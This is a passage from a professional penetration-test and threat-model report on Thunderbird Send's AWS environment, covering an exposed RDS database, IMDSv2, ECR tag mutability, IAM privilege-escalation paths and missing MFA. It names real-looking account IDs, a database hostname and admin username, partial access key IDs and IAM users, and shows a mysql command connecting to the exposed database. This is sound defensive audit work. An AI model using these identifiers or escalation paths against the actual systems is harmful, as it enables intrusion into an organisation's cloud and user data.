|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=*.us-east-1.aws.neon.tech
| Subject Alternative Name: DNS:*.us-east-1.aws.neon.tech
| Not valid before: 2025-04-08T01:18:35
```

[57] https://aws.amazon.com/secrets-manager/
[58] https://github.com/thunderbird/tbpro-add-on/issues/377

```
|_Not valid after:  2025-07-07T01:18:34
```

The presence of an open port accessible globally introduces the risk of unauthorized access, especially if credentials are leaked or weakly protected.

Issue 2: Public Exposure of *tb-sync-dev* RDS Database

Note: It was later confirmed that this component is outside of Thunderbird Send.
An unrelated RDS instance (*tb-sync-dev*) was also found to be publicly accessible. Combined with credential exposure noted in TBS-01-016, this access could allow attackers to connect directly from the Internet.

Command:

```
mysql --skip-ssl -h tb-sync-dev.cxwo9aiu84cr.us-east-1.rds.amazonaws.com -D
syncstorage_rs -P 3306 -u sync_admin -p
```

Output:

```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 17919
Server version: 8.0.40 Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [syncstorage_rs]>
```

Result:
This confirms unrestricted external access to the database instance.

Public access to databases should be eliminated. All database interfaces must be restricted to a known set of IP addresses or routed through encrypted tunnels. For AWS-hosted databases, security groups and VPC controls should enforce these restrictions. For Neon-hosted databases, use of private networking[59] features such as *AWS PrivateLink* is recommended to ensure access is only permitted from authorized internal infrastructure. These measures reduce exposure and prevent unauthorized external connections, even if credentials are compromised.

[59] https://neon.tech/docs/guides/neon-private-networking

TBS-01-019 WP2: EC2 Instances without Required IMDSv2 *(Medium)*

Retest Notes: Resolved[60] by Thunderbird Send and confirmed by 7ASecurity.

Multiple EC2 instances within the shared AWS environment were configured with IMDSv2 set to optional, despite others enforcing the setting. IMDSv2 enhances security by requiring session-based metadata access, mitigating the risk of SSRF-based credential theft. The inconsistent application of this setting indicates insecure DevOps practices and expands the attack surface of the environment.

Although many affected instances are not directly tied to Thunderbird Send, they reside in the same AWS account, thereby increasing lateral movement opportunities if an attacker gains access through a vulnerable component.

Affected Resource:
AWS Account 768512802988

Issue 1: IMDSv2 Set to Optional on Multiple EC2 Instances

Several EC2 instances were identified with IMDSv2 set to optional, allowing fallback to the less secure IMDSv1. This setting can be confirmed through the AWS Console:

Steps to Reproduce:

1. Navigate to EC2 in the AWS Console: https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances:imdsv2=optional
2. Review the *IMDSv2* section of e.g. *mailstrom-dev-mailserver* EC2 instance:

Fig.: IMDSv2 setting for a sample EC2 instance

List of hosts without IMDSv2 enabled:

[60] https://github.com/thunderbird/tbpro-add-on/issues/376

InstanceID	Region	AccountID	IMDSv2	
i-0e9e1e1873909228b	us-east-1	768512802988	optional
i-079b2227aa3bd3c41	us-east-1	768512802988	required
i-0c6347f320410c2d8	us-east-1	768512802988	optional
i-092a76530fdd67145	us-east-1	768512802988	optional
i-05d9e6762a6766f38	us-east-2	768512802988	required
i-0fc44f152a80ffa4d	us-west-2	768512802988	optional
i-0ca4a384bbbf12a2b	us-west-2	768512802988	optional
i-05d9fb1e813563363	us-west-2	768512802988	optional
i-0b8939f6c8ea58482	us-west-2	768512802988	optional
i-08b3f00746676860b	us-west-2	768512802988	optional
i-00e88344ba32e0056	us-west-2	768512802988	optional
i-099d19bee33dcc49b	us-west-2	768512802988	optional
i-07f4a921a070abfaf	us-west-2	768512802988	optional
i-0212cf728923c5c1f	us-west-2	768512802988	optional
i-0f689fa850dff92d0	us-west-2	768512802988	optional
i-0bcf5f3fed62873e9	us-west-2	768512802988	optional
i-0bc86e982ea45005c	us-west-2	768512802988	optional
i-07abb0f0d4145adae	us-west-2	768512802988	optional
i-03ed0b8664a8bed87	us-west-2	768512802988	optional
i-07c424a7c4cff5612	us-west-2	768512802988	optional
i-0e38ad3bd6a63a6bd	us-west-2	768512802988	optional
i-09708e690cfb235fc	us-west-2	768512802988	optional
i-0436bcad42205860b	us-west-2	768512802988	optional
i-0a358d594c24e5abc	us-west-2	768512802988	optional
i-02918f456398aefc7	us-west-2	768512802988	optional
i-041aa002329181bbf	eu-central-1	768512802988	required
i-0c9076877a92bf5d2	eu-central-1	768512802988	required

Result:
Out of 29 EC2 instances reviewed, 24 were found with IMDSv2 set to optional.

IMDSv2 should be enforced on all EC2 instances by default. Existing instances should be reconfigured to require IMDSv2[61], and launch templates should be updated accordingly to prevent insecure defaults. Consistent enforcement reduces the likelihood of metadata-based attacks and aligns with AWS security best practices.

[61] https://aws.amazon.com/blogs/security/get-the-full-benefits-of-imdsv2-and-disable-imdsv1.../

TBS-01-020 WP2: ECR Allowing Image Replacement *(Medium)*

Retest Notes: Resolved[62] by Thunderbird Send and confirmed by 7ASecurity.

Multiple AWS ECR repositories in the environment were found without tag immutability enforced. This configuration allows existing container images to be overwritten. If an attacker gains access and pushes a backdoored image using the same tag, services referencing these images could unknowingly execute compromised code, facilitating rapid lateral movement and infrastructure compromise.

Affected Resource:
AWS Account 768512802988

Issue 1: ECR Repositories Without Tag Immutability

Several ECR repositories allow image tags to be reused and overwritten. This was confirmed through the AWS Console:

Steps to Reproduce:

1. Navigate to the *ECR* section URL in AWS Console https://us-east-1.console.aws.amazon.com/ecr/private-registry/repositories?region=us-east-1
2. Review the *Tag immutability* status under each repository

List of ECR repositories and tag immutability setting:

```
RepositoryName       Region          AccountID       TagImmutability
sync                 us-east-1       768512802988    MUTABLE
appointment          us-east-1       768512802988    MUTABLE
assist               us-east-1       768512802988    MUTABLE
coverage             us-east-1       768512802988    MUTABLE
send                 us-east-1       768512802988    MUTABLE
assist               us-east-2       768512802988    MUTABLE
preview-repo         us-west-2       768512802988    MUTABLE
thunderbird/accounts eu-central-1    768512802988    MUTABLE
thunderbird/accounts-celery-worker   eu-central-1    768512802988    MUTABLE
```

Issue 2: Use of Mutable Tags in Pulumi Deployment

The Pulumi configuration for Thunderbird Send production environment references a container image using a mutable tag. This increases the risk of image replacement without detection.

[62] https://github.com/thunderbird/tbpro-add-on/issues/375

Affected File:
https://github.com/thunderbird/send-suite/blob/e0c…/pulumi/config.prod.yaml

Affected Code:

```
[...]
      task_definition:
        network_mode: awsvpc
        cpu: 1024
        memory: 4096
        requires_compatibilities:
          - FARGATE
        container_definitions:
          backend:
            image: 768512802988.dkr.ecr.us-east-1.amazonaws.com/send:0.5.3
[...]
```

Tag immutability should be enabled for all AWS ECR repositories to prevent overwriting container images[63]. In addition, infrastructure code should reference container images by cryptographic digests (e.g., SHA256) rather than mutable tags[64]. This ensures integrity and immutability of deployments, reducing the likelihood of supply chain attacks and unauthorized image modifications.

TBS-01-021 WP2: Multiple Cloud PrivEsc Paths *(High)*

Retest Notes: Mitigation by Thunderbird Send is ongoing. Related infrastructure is expected to be decommissioned after a domain migration planned by the end of 2025.

Lax permissions were identified across AWS IAM roles. These misconfigurations enable privilege escalation from low-privileged roles to administrator-level access. As a result, compromise of any single role could lead to complete control of the environment, affecting all hosted projects.

Affected Resource:
AWS Account 768512802988

Issue 1: AdministratorAccess Policy Attached to GitHub-Trusted Roles

Multiple IAM roles with trust relationships to GitHub repositories were found to have the *AdministratorAccess* policy attached. Compromise of the linked GitHub projects would allow attackers to assume these roles, granting full control over the AWS account.

[63] https://aquasecurity.github.io/tfsec/v1.8.0/checks/aws/ecr/enforce-immutable-repository/
[64] https://www.pulumi.com/registry/packages/aws-native/api-docs/ecs/taskdefinition/#image_yaml

Affected Role:
github-oidc-role-aff2dc4a8470158231ac5d1c

Affected Configuration:

```
[...]
"Federated":
"arn:aws:iam::768512802988:oidc-provider/token.actions.githubusercontent.com"
[...]
"token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
"token.actions.githubusercontent.com:sub":
"repo:thunderbird/bubblegum:ref:refs/heads/trunk"
```

Affected Role:
tb-appointment-github

Affected Configuration:

```
[...]
"Federated":
"arn:aws:iam::768512802988:oidc-provider/token.actions.githubusercontent.com"
[...]
"token.actions.githubusercontent.com:sub": "repo:thunderbird/appointment:*"
```

Issue 2: Inline *AdministratorAccess* Policy via External AWS Account

An inline policy equivalent to *AdministratorAccess* is attached to the *thunderbird-and-seamonkey-prod* role. This role is assumable by the external AWS account 361527076523, allowing users from that account to gain full administrative access to account 768512802988.

Inline IAM Policy:

```
{
  "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
```

Trust Relationship:

```
{
    "Version": "2012-10-17",
```

```
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::361527076523:root"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

Issue 3: Privilege Escalation via *tb-apmt-github* IAM Policy

The *tb-apmt-github* IAM policy, attached to a role of the same name, grants privileges to workflows from the GitHub *thunderbird/appointment* project, limiting permissions to resources with specific tags assigned. However, because a wildcard action is defined, e.g. the *tb-apmt-stage-ecs* role, or a similar role meeting the conditions, can be easily modified. This allows arbitrary modifications to the policy attached to the role, potentially granting full AWS administrative access.

Policy Excerpt:

```
[...]
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*",
            "Condition": {
                "StringEquals": {
                    "aws:ResourceTag/project": "appointment",
                    "aws:ResourceTag/managed": "terragrunt"
                }
            }
        },
        {
            "Effect": "Deny",
            "Action": [
                "iam:PassRole",
                "iam:CreateServiceLinkedRole"
            ],
            "Resource": "*"
[...]
```

GitHub Trust Relationship:

```
[...]
"token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
"token.actions.githubusercontent.com:sub":
"repo:thunderbird/appointment:ref:refs/heads/main"
[...]
```

Tagged Role:

Command:

```
aws --profile thunder iam list-role-tags --role-name tb-apmt-stage-ecs
```

Output:


```
{
    "Tags": [
        {
            "Key": "project",
            "Value": "appointment"
        },
        {
            "Key": "environment",
            "Value": "stage"
        },
        {
            "Key": "managed",
            "Value": "terragrunt"
        }
    ]
}
```


Unused IAM roles should be removed to reduce the attack surface. Project-level isolation should be enforced using separate AWS accounts, in alignment with the AWS Well-Architected Framework. The findings from TBS-01-011 should be extended to address broader access control and privilege escalation risks across the environment. Internal teams should conduct a thorough review of all IAM policies and privilege escalation vectors to prevent similar issues from affecting other components of the infrastructure or organization.

TBS-01-022 WP2: Insecure IAM User Configuration *(High)*

Retest Notes: Resolved[65] by Thunderbird Send and confirmed by 7ASecurity.

Multi-factor authentication (MFA) was not enforced for highly privileged users. Additionally, access key rotation was not applied, and multiple active access keys were observed. If credentials from a user without MFA or old access keys are compromised, full environment compromise may occur.

Affected Resource:
AWS Account 768512802988

Issue 1: AdministratorAccess Policy Assigned Without MFA

The IAM user *aaspinwall* was assigned the *AdministratorAccess* policy without enforcing MFA, significantly increasing the risk of unauthorized administrative access.

Steps to reproduce:

1. Open AWS Management Console
2. Navigate to IAM → Users
3. Navigate to the following IAM section: https://us-east-1.console.aws.amazon.com/iam/home?region=us-east-1#/users/details/aaspinwall?section=permissions




Fig.: User with administrative privileges without MFA


[65] https://github.com/thunderbird/tbpro-add-on/issues/374

Issue 2: Unrotated and Multiple Active Access Keys

Multiple old and active access keys were identified across IAM users. Although multiple keys can be temporarily used during rotation, old keys must be deactivated immediately after the process completes. Persistently active keys increase the likelihood of credential compromise, particularly if backups or historical leaks are involved.

Steps to Reproduce:

1. Open AWS Management Console
2. Navigate to IAM → Users
3. Navigate to the following IAM section
   https://us-east-1.console.aws.amazon.com/iam/home?region=us-east-1#/users



User name	Last activity	MFA	Access key ID	Active key age
sancus	1 hour ago	Passkeys and	Active - AKIAISIK5QPG737H...	2757 days
appointments-ci	350 days ago	-	Active - AKIA3F3XOYCWGST...	776 days
coverage-ci	273 days ago	-	Active - AKIA3F3XOYCWKYT...	755 days
chris	54 days ago	Virtual (1), P	Active - AKIA3F3XOYCWLS7...	391 days
mdas	17 hours ago	Passke...	Active - AKIA3F3XOYCWH42...	292 days
melissa	11 hours ago	Virtual (1), P	Active - AKIA3F3XOYCWLJK...	287 days
rjung	11 hours ago	Virtual (1), P	Active - AKIA3F3XOYCWF7S...	286 days
aaspinwall	11 hours ago	-	Active - AKIA3F3XOYCWDQ...	243 days

Fig.: Multiple old access keys present

Enforce MFA for all IAM users with console or API access. Implement strict access key rotation policies and use *AWS Config rules* to detect stale keys[66]. Replace long-lived access keys with short-lived temporary credentials[67] via IAM roles and session tokens to reduce exposure and align with AWS security best practices.

[66] https://docs.aws.amazon.com/accounts/[...]/credentials-access-keys-best-practices.html
[67] https://docs.aws.amazon.com/IAM/[...]/id_credentials_mfa_configure-api-require.html

WP3: Thunderbird Send Lightweight Threat Model

Introduction

Thunderbird Send is the second iteration of an end-to-end encrypted file sharing service, designed to enable secure file transfers over the Internet. The system consists of a web client, which runs in a browser or as an extension for the Thunderbird email client, and backend components hosted on multiple cloud platforms. Files are encrypted on the client side, with all secrets stored locally, and only encrypted data is transmitted to servers, following a zero-access encryption model. Ensuring the effectiveness of this model is challenging both technically and legally, as demonstrated by the discontinued predecessor, Firefox Send. Despite persistent threats, the team aims to deliver a secure and user-friendly solution.

Threat modeling enables early identification of vulnerabilities and supports proactive mitigation. This lightweight threat model follows a simplified *STRIDE*[68] approach based on documentation, specifications, source code, and existing threat models, supplemented by input from client representatives.

This analysis identifies potential attack scenarios, security weaknesses, and mitigation strategies. It covers client applications, backend infrastructure, system design, and operational processes.

Relevant assets and threat actors

Key Assets:

- Project source code
- Build artifacts (container images)
- Backend infrastructure code
- Encrypted files of end-users
- End-user encryption keys and recovery key
- GitHub project and GitHub Organization
- Credentials used by Pulumi, encrypted and stored in the repository
- CI/CD system (GHA and container images and repository)
- AWS credentials
- Credentials to Backblaze backend storing user data
- Credentials to Neon hosting PostgreSQL database
- Core Team members credentials

[68] https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats#stride-model

Relevant Threat Actors:

- External Attacker
- Malicious or compromised developer
- Compromised project in a shared environment

Threats involving nation-state actors are explicitly excluded, as anonymity is not within the system threat model.


Attack surface

The attack surface encompasses all potential entry points that could be exploited to compromise the system, access sensitive data, or disrupt availability. Understanding this surface helps identify weaknesses and deploy targeted mitigations.

Countermeasures

Key security controls in place include:

- Automated CI/CD with GitHub Actions and Pulumi
- Secure secret storage using GitHub Secrets and AWS Secrets Manager
- Restricted backend access (AWS, Backblaze, Neon)
- Multi-step code approval process
- Encrypted communication between clients, APIs, and databases
- CDN and S3-based denial-of-service mitigations
- Client-side cryptography and partial zero-knowledge encryption
- A reporting mechanism for illegal content



Assets	
ID	Description
A01	File Content
A02	Pulumi Passphrase
A03	Secrets to 3rd party (FXA, B2, posthog, etc)
A04	AWS Access Key (send-suite-ci)
A05	Encryption keys
A06	Recovery key
A07	Database credentials
A09	Backend Database
A10	Static Assets
A11	Build Artifacts (container images)
A12	Project source code
A13	Backend infrastructure code

Security Controls	
ID	Description
C01	Encryption
C02	Secure transport protocol (HTTPS/SSL/TLS)
C03	Credentials (User/Password/Access Key)
C04	Signed URL
C05	Optional File password protection
C06	PR branch protection (approvals/review)
C07	Authentication (Mozilla account)

Threat Actors	
ID	Description
TA01	External Attacker
TA02	Compromised Developer
TA03	Compromised Project in Shared Env

Fig.: Simplified data flow diagram involving key backend components

Threat 01: Cloud Infrastructure Privilege Escalation

Thunderbird Send infrastructure uses multiple cloud-based services for hosting. It is crucial for the system to consider typical attacks against such services. Attackers targeting cloud infrastructures can be creative, and a small breach can escalate quickly to a full system compromise if optimal architectural and operational security practices are not strictly followed.

Attack Scenarios

Relevant attack scenarios for the current solution are listed. These scenarios should be considered during technological stack selection, architecture design, and service implementation:

- Compromise of other Thunderbird Send unrelated projects, but hosted within the same shared AWS account, leading to a compromise of the infrastructure.
- Successful compromise of a dev/test environment, which has weaker security mechanisms, and pivoting to production workloads due to lack of proper separation between test/dev and production environments.
- Low-privileged IAM identity compromise leading to privilege escalation, due to lax IAM permissions and multiple privilege escalation paths present in the environment.
- ClickOps[69] leading to insecure configuration of resources in the cloud environment, not tracked by an infrastructure-as-code solution, leading to a compromise.
- Compromise of external identity providers (e.g. other AWS accounts allowed to assume role or GitHub project configured as OIDC) to gain a foothold, often privileged, inside the infrastructure.
- CI/CD pipeline compromise leading to the deployment of malicious code inside the infrastructure, leveraging a privileged CI/CD role defined in the cloud environment.

Recommendations

To mitigate the identified risks, the following measures should be implemented:

- Implementation of the principle of least privilege to limit privilege escalation and pivoting capabilities.
- Analysis of used and assigned permissions over time, with iterative convergence toward more fine-grained permissions by reducing assigned permissions or defining more restrictive rules over resources used by system components.

[69] https://www.subbu.org/articles/2013/clickops/

- Implementation of workload isolation to prevent pivoting from unrelated services as well as from test/dev environments, which by design often have less strict security mechanisms.
- Fully automated and gated process for infrastructure modifications, requiring manual reviews and approvals to contain potential CI/CD pipeline–targeted attacks.
- Logging and monitoring[70] focused on security events and anomaly detection.
- Implementation and verification of logging, monitoring mechanisms, defensive procedures, and anomaly detection through attack simulation, to enable early detection of techniques, tactics, and procedures used by adversaries.

Threat 02: Sensitive Data Leakage / Unauthorized End-User Data Access

Data leakage is a primary concern for any service implementing file sharing. If unauthorized access to unencrypted end user files is gained, or the infrastructure is modified to enable content extraction, the service purpose is undermined.

Impact of data leakage is minimized in Thunderbird Send through zero-access encryption, where backend components are not given access to key material used for data encryption or decryption. However, data leakage can occur in various forms, and attackers may employ complex techniques to obtain the data.

Attack Scenarios

The following attack scenarios are considered to be the most relevant for the implemented solution, despite implementation of zero-access encryption:

- Pulumi passphrase leakage leads to decryption of secrets stored in the repository and unauthorized access to external systems, potentially allowing a foothold in the infrastructure or access to integrated services (e.g. authentication service).
- Leakage of encrypted files stored in Backblaze storage does not grant access to plaintext data, but causes damaging PR consequences and may allow attackers to decrypt the data later if encryption keys are obtained.
- User recovery key leakage occurs via common web-based attacks like XSS, which, when visited, extract encryption keys.
- Web application-level attacks involving IDOR, SSRF, or presigned URL manipulation bypass authorization and access end-user files.
- Compromise of the infrastructure allowing to plant malicious JavaScript which if executed on end-user devices can lead to encryption key leakage.
- Attacks against CDN solutions result in poisoned code being served to users, compromising critical operations (e.g., encryption/decryption).

[70] https://docs.aws.amazon.com/security-ir/latest/userguide/logging-and-events.html

- Encryption keys or recovery keys are extracted from memory dumps.

Recommendations

To enhance defenses against the identified scenarios, the following measures should be considered:

- Implement methods to remove plaintext credentials/keys from memory by deleting or overwriting the data, or by using specialized libraries to perform such operations, making memory scraping more difficult and time-constrained.
- Consider using a centralized password management solution for the infrastructure, which provides fine-grained permissions and auditability, instead of storing secrets encrypted in the repository.
- Implement all possible security measures to protect the infrastructure and storage accounts[71], including robust anomaly detection indicating unauthorized access[72].

Threat 03: Insider Threat / Credential Leakage

Integration of multiple cloud services, especially over the Internet, presents challenges due to varying security options provided by different vendors, making a unified guideline and management difficult. Attackers will typically exploit the weakest link in an integrated environment. Improperly handled credentials or the absence of MFA, when combined with a successful spear phishing campaign, can result in full compromise of the environment.

Attack Scenarios

The following attack scenarios were found to be relevant for the currently implemented environment and focuses on credential theft to various backend components.

- Successful spear phishing campaign against core team members to obtain access to systems using weak security settings (e.g. non-mandatory MFA).
- AWS credential leakage granting access to AWS infrastructure.
- Potential leakage of Neon hosting credentials could allow attackers to dump or modify databases and craft malicious data to target application users or backend services.
- Backblaze credential leakage granting access to encrypted end-user files.
- Database credential leakage allowing attackers to stealthily query the PostgreSQL database from the Internet.

[71] https://www.backblaze.com/computer-backup/docs/account-security
[72] https://www.backblaze.com/blog/preview-bucket-access-logs-for-greater-visibility-and-control/

- Pulumi passphrase leakage due to a successful attack on a GitHub project, allowing decryption of all credentials stored in the repository, granting access to integrated services.
- GitHub credential compromise allowing impersonation of a developer and the committing of malicious code.

Recommendations

The following solutions should be implemented to minimize credential leakage and unauthorized access to backend components:

- In addition to prevention mechanisms, security procedures should be established and periodically tested to ensure service readiness for the identified attack scenarios. The team should be able to promptly detect unauthorized access, compromised credentials, and breach impact, and apply an appropriate defensive strategy.
- The strongest security settings should be enforced for all cloud and backend environments.
- Multi-factor authentication should be mandatory wherever supported, and short-lived tokens should be preferred over long-lived API keys.
- Database ports should not be exposed to the Internet; instead, secure channels should be configured to restrict access to known and trusted locations, ideally through VPN tunnels or equivalent solutions.
- Comprehensive security-focused logging and monitoring should be enabled across all environments.
- Anomaly detection[73] and alerts for suspicious activity[74], as reported by any deployed security tool (e.g. AWS GuardDuty or similar solutions), should be included.

[73] https://docs.aws.amazon.com/securityhub/latest/userguide/securityhub-controls-reference.html
[74] https://docs.aws.amazon.com/[...]/security-controls-by-caf-capability/logging-and-monitoring-controls

Threat 04: Artifacts Tampering / Supply Chain Attacks

System complexity and automation increase attacker opportunities to compromise the service without direct server access. Successful compromise of a build process component or modification of a library or container image, without source code changes, can achieve the same impact as a direct remote code execution vulnerability.

Attack Scenarios

The following attack scenarios involving different forms of data tampering are relevant for the implemented solution. The list is not exhaustive, but it should serve as a starting point for this category of attacks:

- Deployment of a backdoored or malicious XPI extension[75] could lead to user compromise for those installing Thunderbird Send.
- Dependency compromise[76] could allow attackers to execute malicious code during the Thunderbird Send build process or on developer machines.
- Unauthorized modification of static resources, such as S3 data, could result in the execution of malicious JavaScript or HTML in end-user browsers when visiting Thunderbird Send.
- Manual tampering of container images could occur due to registry configurations that allow image modification and the use of tag-based references in deployment code.
- Compromise of GitHub Actions could allow malicious code to be embedded in the release binary, enabling immediate infrastructure compromise upon automatic deployment.

Recommendations

To enhance security and complement existing mechanisms, the following measures should be implemented:

- Vetted and verified dependencies pinned to exact versions should be used in both source code and Dockerfiles.
- Images should be signed, and an immutable container registry should be used to prevent final image tampering.
- Provenance verification with signed Git commits and artifacts should be enforced, with SLSA upgraded to the highest level. The build process should be transparent and reproducible to allow end users to verify software integrity.
- A multistep release process requiring manual human verification and multiparty approval should be enforced.

[75] https://www.bitdefender.com/[...]/hotforsecurity/445-000-mozilla-users-targeted-by-malicious-add-ons
[76] https://tukaani.org/xz-backdoor/

- Strict access controls should be applied to static resources and the CDN serving source code, such as JavaScript, with robust logging and monitoring, including access logs for S3 buckets.
- Subresource Integrity (SRI) should be used to prevent unauthorized modifications.
- Static resource modifications should be logged, monitored, and versioned.

Threat 05: Risk of being involved in Malicious or Illegal Activities

All services that implement unrestricted file sharing are eventually exploited by cybercriminals. Zero-access encryption, while offering strong guarantees in the event of data leakage, introduces its own risks that must be addressed. The threat of involvement in illegal activities was also observed in the predecessor of Thunderbird Send; therefore, appropriate countermeasures for various scenarios must be implemented. The current reporting functionality is a positive step but may be insufficient if the service is frequently abused.

Attack Scenarios

The following illegal activities are considered relevant for a file sharing service:

- Storage of prohibited content, such as child pornography, which is difficult to detect due to encryption.
- Malware upload and distribution through easily shareable links, potentially bypassing anti-malware email gateways by leveraging domain reputation.
- Use of Thunderbird Send for hosting illegal copies of software, movies, and other copyrighted material.
- Use of low-cost storage in post-exploitation scenarios to exfiltrate corporate data, exploiting domain reputation, HTTPS, and encrypted-at-rest storage to evade detection.
- Use as a command-and-control (C2C) channel by malware operators through file-based command exchange.

Recommendations

Although complete prevention of misuse is not possible, the following measures should be considered:

- Implementation of reliable procedures to remove content confirmed as malware or linked to illegal activities.
- Collaboration with established threat intelligence providers for early detection and removal of malicious content. Links reported as malicious by partners should be deactivated at the backend.

- Establishment of legal procedures for responding to law enforcement requests for metadata or stored files to ensure effective cooperation and reduce reputational risk[77].
- Network analysis and anomaly detection to identify suspicious activities, such as automated data creation or deletion, which may indicate abuse through custom API integration or use as a malware C2 channel.

Threat 06: Attacks against Custom Cryptography

Cryptography is a complex domain that requires dedicated attention. Effective data protection demands clearly defined requirements and consideration of edge cases not addressed by the current implementation. If inconsistencies, misused parameters, or weaknesses in selected algorithms are identified and exploited by an attacker to decrypt data, the system is fundamentally flawed and fails to achieve its intended purpose.

Attack Scenarios

The following common attack scenarios were identified as relevant and should be assessed during a dedicated cryptanalysis review:

